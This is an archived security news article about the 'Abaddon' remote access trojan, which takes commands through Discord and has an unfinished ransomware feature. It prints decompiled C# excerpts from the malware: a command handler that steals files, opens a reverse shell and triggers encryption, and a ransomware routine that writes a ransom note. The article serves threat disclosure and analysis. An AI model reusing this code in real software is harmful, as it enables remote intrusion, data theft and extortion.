


## New RAT malware gets commands via Discord, has ransomware feature

By Lawrence Abrams


Published: 2020-10-23 · Archived: 2026-04-05 15:58:40 UTC



The new 'Abaddon' remote access trojan may be the first to use Discord as a full-fledged command and control server that instructs the malware on what tasks to perform on an infected PC. Even worse, a ransomware feature is being developed for the malware.

Threat actors abusing Discord for malicious activity is nothing new.

In the past, we have reported on how threat actors use [Discord as a stolen data drop](#) or have created malware that [modifies the Discord client](#) to have it [steal credentials and other information](#).



Visit Advertiser website [GO TO PAGE](#)

## RAT uses Discord as a full C2 server

A new 'Abaddon' remote access trojan (RAT) discovered by [MalwareHunterTeam](#), though, could be the first malware that uses Discord as a full-fledge command and control server.

A command and control server (C2) is a remote host that malware receives commands to execute on an infected computer.

When started, Abaddon will automatically steal the following data from an infected PC:

Abaddon will then connect to the Discord command and control server to check for new commands to execute, as shown by the image below.

```
public static void OnDiscordCommand(object sender, MessageReceivedEventArgs message)
{
    Core.SetLastRead(message.Timestamp);
    CommandEnvelope commandEnvelope = new CommandEnvelope();
    try
    {
        commandEnvelope.FromString(Utils.Base64ToString(Utils.Base64Pad(message.Text)));
    }
    catch (Exception)
    {
        return;
    }
    if (commandEnvelope.HWIDs.Contains(Core.HWID) || commandEnvelope.HWIDs.Count == 0)
    {
        Parallel.ForEach<Command>(commandEnvelope.Commands, delegate(Command command)
        {
            switch (command.CommandCode)
            {
                case CommandCode.GetFiles:
                    FileClient.AddFile(command.Arguments[0], command.Arguments[0]);
                    return;
                case CommandCode.GetDirectory:
                    Files.GetDirectory(command.Arguments[0], false);
                    return;
                case CommandCode.GetDirectoryRecursive:
                    Files.GetDirectory(command.Arguments[0], true);
                    return;
                case CommandCode.GetDeviceTree:
                    Files.GetDeviceTree();
                    return;
                case CommandCode.Shell:
                    new ReverseShellClient(command.Arguments[0], (command.Arguments.Count > 1) ? int.Parse(command.Arguments[1]) : 443).StartListening();
                    return;
                case CommandCode.ReportBack:
                    Core.DiscordClient.Send(Core.HWID, null, null, null);
                    return;
                case CommandCode.Ransom:
                    CryptoEnvelope cryptoEnvelope = new Ransom(command.Arguments[0], command.Arguments[1], float.Parse(command.Arguments[2]), null).Encrypt(
                        Core.Encrypter.Decrypt(Constants.U));
                    Core.DiscordClient.Send(Core.HWID + " Master Key: " + Utils.ToStringBase64(cryptoEnvelope.ToString()), null, null, null);
                    return;
                case CommandCode.RansomDecrypt:
                    new Ransom(command.Arguments[0], null, 0f, Convert.FromBase64String(command.Arguments[1])).Decrypt();
                    Core.DiscordClient.Send(Core.HWID + " Decrypted", null, null, null);
                    return;
                default:
                    return;
            }
        });
    }
}
```

### Receive a task from the Discord server

These commands will tell the malware to perform one of the following tasks:

- Steal a file or entire directories from the computer
- Get a list of drives
- Open a reverse shell that allows the attacker to execute commands on the infected PC.
- Launch in-development ransomware (more later on this).
- Send back any collected information and clear the existing collection of data.

The malware will connect to the C2 every ten seconds for new tasks to execute.

Using a Discord C2 server, the threat actor can continually monitor their collection of infected PCs for new data and execute further commands or malware on the computer.

## Developing a basic ransomware


One of the tasks that can be executed by the malware is to encrypt the computer with basic ransomware and decrypt files after a ransom is paid.

This feature is currently in development as its ransom note template contains filler as the developer works on this feature.

```
public CryptoEnvelope Encrypt(byte[] n)
{
    this.TransformDirectory(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), true);
    CryptoEnvelope cryptoEnvelope = CryptoUtils.RSAEncrypt(this.MasterKey, n);
    this.MasterKey = null;
    File.WriteAllText(Path.Join(Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
        "how_to_decrypt.txt"), string.Format("blah blah blah {0} bla {1}BTC to {2}, {3}\n", new object
    []
    {
        this.Address,
        this.Amount,
        this.BtcAddress,
        Core.HWID
    }) + "Send also: " + Utils.StringToBase64(cryptoEnvelope.ToString()) + "\nUse the supplied
    decryption app with the master key your receive after payment or if you are tech savvy enough
    diy it\n.abenc file = 16 byte iv for key and the encrypted file + 16 byte file key encrypted
    with the master key + encrypted file");
    return cryptoEnvelope;
}
```

### In-development ransomware component

With ransomware being extremely lucrative, it would not be surprising to see this feature completed in the future.



### [Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

---

Source: <https://www.bleepingcomputer.com/news/security/new-rat-malware-gets-commands-via-discord-has-ransomware-feature/>